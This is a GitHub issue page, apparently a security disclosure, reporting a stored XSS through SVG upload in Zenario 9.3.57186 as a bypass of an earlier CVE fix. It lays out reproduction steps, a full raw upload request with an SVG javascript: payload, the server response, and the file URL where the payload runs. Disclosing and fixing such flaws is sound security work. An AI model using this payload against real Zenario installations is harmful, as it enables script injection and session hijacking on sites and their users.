

New issue

[Jump to bottom](#)

XSS upload file SVG in Zenario 9.3.57186 #6

⊙ Open

hieuminhnv opened this issue on Oct 18 · 0 comments

hieuminhnv commented on Oct 18

Owner

Summary

hi team,

I found Stored XSS in upload file svg version 9.0.54156 reported the vulnerability with [CVE-2021-41952](#), in version 9.3.57186 i have bypassed it
visit : [#1](#) to view my report

Info

Zenario 9.3.57186 last version


FireFox 105.0.3 (64-bit)

Chrome 106.0.5249.119

I will recreate it again

Steps

1. Login home page >> Choose **Users & Contacts** and create any user
2. Click **Image** >> Upload an image



3. payload i inject to svg

Request

PrettyRawHex

```
1 POST /zenario/ajax.php?_pluginClassName=_zenario_users_pach_zenario_users/panels/users/method_call=
handleOrganizerPanelAJAX HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: */*
5 Accept-Language: en,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 X_FILENAME: svg.svg
8 Content-Type: multipart/form-data; boundary=-----392451658216011865923118502708
9 Content-Length: 662
10 Origin: http://[REDACTED]
11 Connection: close
12 Referer: http://[REDACTED]/organizer.php?fromCID=54&fromCType=html
13 Cookie: COOKIE_LAST_ADMIN_USER=hus; cookies_accepted=1; PHPSESSID=26plr57h75e3v0rrrj448c5gvi
14 -----392451658216011865923118502708
15 Content-Disposition: form-data; name="id"
16 1
17 -----392451658216011865923118502708
18 Content-Disposition: form-data; name="upload_image"
19 1
20 -----392451658216011865923118502708
21 Content-Disposition: form-data; name="Filedata"; filename="svg.svg"
22 Content-Transfer-Encoding: binary
23
24 <?xml version="1.0" standalone="no"?>
25 <svg viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg">
26   <a href="javascript:$::alert(document.domain)">
27     <circle cx="0" cy="0" r="300"/>
28   </a>
29 </svg>
30 -----392451658216011865923118502708--
31
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Oct 2022 03:55:42 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1991 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: PHPSESSID=26plr57h75e3v0rrrj448c5gvi; expires=Tue, 18-Oct-2022 04:25:42 GMT; Max-Age=1800;
  path=/; HttpOnly
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

4. go to link file inject , payload executed

zenario/file.php?usage=user&c=z1i1pLp-O_L_t38v5S18Hg&id=1&filename=svg.svg

Shopping 🛒 ⌵ ☆

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

